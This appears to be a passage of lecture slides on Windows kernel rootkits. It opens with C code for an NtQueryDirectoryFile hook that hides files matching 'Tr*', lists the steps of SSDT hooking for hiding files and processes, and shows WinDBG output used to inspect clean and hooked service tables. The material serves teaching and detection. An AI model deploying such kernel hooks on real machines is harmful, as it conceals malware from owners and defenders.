*     __in FILE_INFORMATION_CLASS FileInformationClass,
*     __in BOOLEAN ReturnSingleEntry,
*     __in_opt PUNICODE_STRING FileName,
*     __in BOOLEAN RestartScan
* )
* {
*     NTSTATUS rStatus;
*
*     pFILE_BOTH_DIR_INFORMATION pCurFileInfo;
*     pFILE_BOTH_DIR_INFORMATION pPreFileInfo = NULL;
*     UNICODE_STRING uniFileName;
*
*     pCurFileInfo = (pFILE_BOTH_DIR_INFORMATION)FileInformation;
*     pOldNtQueryDirectoryFile = (NTOQUERYDIRECTORYFILE)tdSysServiceAddr[SYSCALL_INDEX][ZwQueryDirectoryFile];
*
*     rStatus = pOldNtQueryDirectoryFile(
*         FileHandle,
*         Event,
*         ApcRoutine,
*         ApcContext,
*         IoStatusBlock,
*         FileInformation,
*         Length,
*         FileInformationClass,
*         ReturnSingleEntry,
*         FileName,
*         RestartScan
*     );
*
*     RtlInitUnicodeString(&uniFileName, pCurFileInfo->FileName);
*
*     if (NT_SUCCESS(rStatus)){
*         if (FileBothDirectoryInformation == FileInformationClass){
*             while (pCurFileInfo){
*                 //if (ValidatedFileNeedKids(uniFileName) != -1){
*                 if (memcmp(pCurFileInfo->FileName, L"Tr*", 4) == 0){
*                     if (pPreFileInfo != NULL){
*                         if (pCurFileInfo->NextEntryOffset == 0){
*                             pPreFileInfo->NextEntryOffset = 0;
*                         }
*                         else
*                         {
*                             pPreFileInfo->NextEntryOffset = pCurFileInfo->NextEntryOffset + pPreFileInfo->NextEntryOffset;
*                         }
*                     }
*                     else
*                     {
*                         if (pCurFileInfo->NextEntryOffset == 0)
*                         {
*                             FileInformation = NULL;
*                         }
*                         else{
*                             (PCHAR)FileInformation += pCurFileInfo->NextEntryOffset;
*                         }
*                     }
*                     pPreFileInfo = pCurFileInfo;
*
*                     if (pCurFileInfo->NextEntryOffset != 0){
*                         pCurFileInfo = (pFILE_BOTH_DIR_INFORMATION)((PCHAR)pCurFileInfo + pCurFileInfo->NextEntryOffset);
*                     }
*                     else
*                     {
*                         pCurFileInfo = NULL;
*                     }
*                 }
*             }
*             return rStatus;
*         }
*     }


```

System Descriptor Table Hooking (SDT, SSDT)

- With WP off, the attacker swaps a new address into the target address
 - Declare the original syscall prototype (e.g., ZwSetValueKey())
 - Declare a corresponding function ptr (e.g., ZwSetValueKeyPtr)
 - Define a function ptr (e.g., oldZwSetValueKey)
 - Implement a hook routine (e.g., **newZwSetValueKey()**)
 - InterlockedExchange() to swap in a ptr to new function
 - The new function can execute the old syscall, and filter the results
 - Hook ZwQueryDirectoryFile() to hide directories
 - Hook ZwQuerySystemInformation() to hide processes

SSDT Example → Using WinDBG to Debug Kernel



similar to OllyDbg

WinDBG Kernel Debugging

Host computer




Debug cable:
USB, 1394, or serial

Target computer




WinDBG Kernel Debugging



Kernel Base = 0x804D7000 → where ntoskrnl.exe loaded.

WinDBG Kernel Debugging




The screenshot shows the WinDBG Command Window with the command `kd> u nt!ZwCreateFile L50` entered. The window displays the disassembly of the `nt!ZwCreateFile` function, starting at address `804fe0b0`. The disassembly is organized into three sections: `nt!ZwCreateFile:`, `nt!ZwCreateIoCompletion:`, and `nt!ZwCreateJobObject:`. The first section shows instructions for setting up the initial state, including pushing the frame pointer, pushing the constant 8, and calling `nt!KiSystemService` at address `8053d691`. The second section shows instructions for setting up the `IoCompletion` object, including pushing the frame pointer, pushing the constant 8, and calling `nt!KiSystemService` at address `8053d691`. The third section shows instructions for setting up the `JobObject`, including pushing the frame pointer, pushing the constant 8, and calling `nt!KiSystemService` at address `8053d691`. The Command Window also shows the `Locals` window at the bottom, which is currently empty.

```
kd> u nt!ZwCreateFile L50
nt!ZwCreateFile:
804fe0b0 b825000000      mov     eax,25h
804fe0b5 8d542404      lea     edx,[esp+4]
804fe0b9 9c           pushfd
804fe0ba 6a08         push    8
804fe0bc e8d0f50300   call   nt!KiSystemService (8053d691)
804fe0c1 c22c00      ret     2Ch
nt!ZwCreateIoCompletion:
804fe0c4 b826000000   mov     eax,26h
804fe0c9 8d542404     lea     edx,[esp+4]
804fe0cd 9c           pushfd
804fe0ce 6a08         push    8
804fe0d0 e8bcf50300   call   nt!KiSystemService (8053d691)
804fe0d5 c21000      ret     10h
nt!ZwCreateJobObject:
804fe0d8 b827000000   mov     eax,27h
804fe0dd 8d542404     lea     edx,[esp+4]
804fe0e1 9c           pushfd
```

`u nt!ZwCreateFile L50` → put 25 into EAX and then call `KiSystemService`

Observing a clean SSDT



```
kd> dds KiServiceTable
80501c80 80599b8a nt!NtAcceptConnectPort
80501c84 805e790e nt!NtAccessCheck
80501c88 805eb154 nt!NtAccessCheckAndAuditAlarm
80501c8c 805e7940 nt!NtAccessCheckByType
80501c90 805eb18e nt!NtAccessCheckByTypeAndAuditAlarm
80501c94 805e7976 nt!NtAccessCheckByTypeResultList
80501c98 805eb1d2 nt!NtAccessCheckByTypeResultListAndAuditAlarm
80501c9c 805eb216 nt!NtAccessCheckByTypeResultListAndAuditAlarmByHandle
80501ca0 8060cb08 nt!NtAddAtom
80501ca4 8060d84c nt!NtSetBootEntryOrder
80501ca8 805e2cf4 nt!NtAdjustGroupsToken
80501cac 805e294c nt!NtAdjustPrivilegesToken
80501cb0 805cb0d4 nt!NtAlertResumeThread
80501cb4 805cb084 nt!NtAlertThread
80501cb8 8060d12e nt!NtAllocateLocallyUniqueId
80501cbc 805ab818 nt!NtAllocateUserPhysicalPages
80501cc0 8060c746 nt!NtAllocateUuids
80501cc4 8059e000 nt!NtAllocateVirtualMemory
```


Name	Value	Type
------	-------	------

dds KiServiceTable

dds KiServiceTable L 18a → first 18a pointers

Download and run SSDT Hook

Observing a hooked SSDT




dds KiServiceTable

